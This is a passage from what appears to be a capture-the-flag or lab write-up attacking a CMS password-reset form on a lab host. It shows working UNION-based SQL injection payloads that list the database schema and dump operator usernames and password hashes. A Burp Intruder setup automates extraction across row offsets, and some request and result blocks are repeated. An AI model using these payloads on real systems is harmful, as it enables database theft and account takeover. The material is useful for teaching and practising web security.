Referer: http://10.10.10.31/cmsdata/forgot.php
Upgrade-Insecure-Requests: 1

email=
simon%40gmail.com'+unION+selECT+null,null,null,concat('simon@gmail.com',':',group_concat(table_name,':',column_name,'\n'))+from+information_schema.columns+where+table_schema='supercms'--+-
```

```
    </head>

    <body>

      <div class="login">
        &nbsp;
        <h1>
          Retrieve password
        </h1>
        <br>
        <form method="post" action="forgot.php">
          <input type="text" name="email" placeholder="email" required="required"
          />
          <button type="submit" class="btn btn-primary btn-block btn-large">
            Send
          </button>
        </form>
        <br>
      </div>


      <h2>
         Email sent to: simon@gmail.com:groups:grpid
        ,groups:userid
        ,license:id
        ,license:license_key
        ,operators:id
        ,operators:__username_
        ,operators:__password_
        ,operators:email
        =>
      </body>
    </html>
```

After enumerating database, we moved to retrieving the users credentials




```
POST /cmsdata/forgot.php HTTP/1.1
Host: 10.10.10.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 168
Origin: http://10.10.10.31
Connection: close
Referer: http://10.10.10.31/cmsdata/forgot.php
Upgrade-Insecure-Requests: 1

email=
simon%40gmail.com'+unION+selECT+null,null,null,concat('simon@gmail.com',':',concat(__username_,':',__password_,'\n'))+from+supercms.operators+limit+1+offset+0--+-
```

```
      </style>


      <script src="js/prefixfree.min.js">
      </script>


    </head>

    <body>

      <div class="login">
        &nbsp;
        <h1>
          Retrieve password
        </h1>
        <br>
        <form method="post" action="forgot.php">
          <input type="text" name="email" placeholder="email" required="required"
          />
          <button type="submit" class="btn btn-primary btn-block btn-large">
            Send
          </button>
        </form>
        <br>
      </div>


      <h2>
         Email sent to: simon@gmail.com:test1:5f4dcc3b5aa765d61d8327deb882cf99
        =>
      </body>
    </html>
```

And we successfully obtained users’ credentials

Now, to extract credentials for all the users we will user BurpSuite Intruder with a numeric wordlist



Choose an attack type

Attack type: Sniper


Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.10.31

☑ Update Host header to match target

```
POST /cmsdata/forgot.php HTTP/1.1
Host: 10.10.10.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 168
Origin: http://10.10.10.31
Connection: close
Referer: http://10.10.10.31/cmsdata/forgot.php
Upgrade-Insecure-Requests: 1

email=simon%40gmail.com'+unION+selECT+null,null,null,concat('simon@gmail.com',':',concat(__username_,':',__password_,'\n'))+from+supercms.operators+limit+1+offset+§0§--+-
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type

Payload set: 1 Payload count: 200

Payload type: Numbers Request count: 200

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random


From: 1

To: 200

Step: 1

How many:


Number format



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	□	☑	3891	
1	1	200	□	□	6586	
2	2	200	□	□	6586	
3	3	200	□	□	6586	
4	4	200	□	□	6586	
5	5	200	□	□	6586	
6	6	200	□	□	6586	
7	7	200	□	□	6586	
8	8	200	□	□	6586	


```
POST /cmsdata/forgot.php HTTP/1.1
Host: 10.10.10.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 168
Origin: http://10.10.10.31
Connection: close
Referer: http://10.10.10.31/cmsdata/forgot.php
Upgrade-Insecure-Requests: 1

email=simon%40gmail.com'+unION+selECT+null,null,null,concat('simon@gmail.com',':',concat(__username_,':',__password_,'\n'))+from+supercms.operators+limit+1+offset+3--+-
```



Filter: Showing all items


Request	Payload	Status	Error	Timeout	Length	Comment
0		200	□	☑	3891	
1	1	200	□	□	6586	
2	2	200	□	□	6586	
3	3	200	□	□	6586	
4	4	200	□	□	6586	
5	5	200	□	□	6586	
6	6	200	□	□	6586	
7	7	200	□	□	6586	
8	8	200	□	□	6586	

```
POST /cmsdata/forgot.php HTTP/1.1
Host: 10.10.10.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 168
Origin: http://10.10.10.31
Connection: close
Referer: http://10.10.10.31/cmsdata/forgot.php
Upgrade-Insecure-Requests: 1

email=simon%40gmail.com'+unION+selECT+null,null,null,concat('simon@gmail.com',':',concat(__username_,':',__password_,'\n'))+from+supercms.operators+limit+1+offset+3--+-
```



Request	Payload	Status	Error	Timeout	Length	Comment
		200	□	☑	3891	
	1	200	□	□	6586	
	2	200	□	□	6586	
	3	200	□	□	6586	
	4	200	□	□	6586	
	5	200	□	□	6586	
	6	200	□	□	6586	
	7	200	□	□	6586	
	8	200	□	□	6586	
	9	200	□	□	6587	
0	10	200	□	□	6587	
1	11	200	□	□	6587	
2	12		□	□		

```
        </h1>
        <br>
        <form method="post" action="forgot.php">
          <input type="text" name="email" placeholder="email" required="required" />
          <button type="submit" class="btn btn-primary btn-block btn-large">
            Send
          </button>
        </form>
        <br>
      </div>


      <h2>
         Email sent to: simon@gmail.com:test4:5f4dcc3b5aa765d61d8327deb882cf99
        =>
      </body>
    </html>
```



Request ^	Payload	Status	Error	Timeout	Length	Comment
		200	□	☑	3891	
	1	200	□	□	6586	
	2	200	□	□	6586	
	3	200	□	□	6586	
	4	200	□	□	6586	
	5	200	□	□	6586	
	6	200	□	□	6586	
	7	200	□	□	6586	
	8	200	□	□	6586	
	9	200	□	□	6587	
0	10	200	□	□	6587	
1	11	200	□	□	6587	
2	12		□	□		

```
        </h1>
        <br>
        <form method="post" action="forgot.php">
          <input type="text" name="email" placeholder="email" required="required" />
          <button type="submit" class="btn btn-primary btn-block btn-large">
            Send
          </button>
        </form>
        <br>
      </div>


      <h2>
        Email sent to: simon@gmail.com:test4:5f4dcc3b5aa765d61d8327deb882cf99
        =>
      </body>
    </html>
```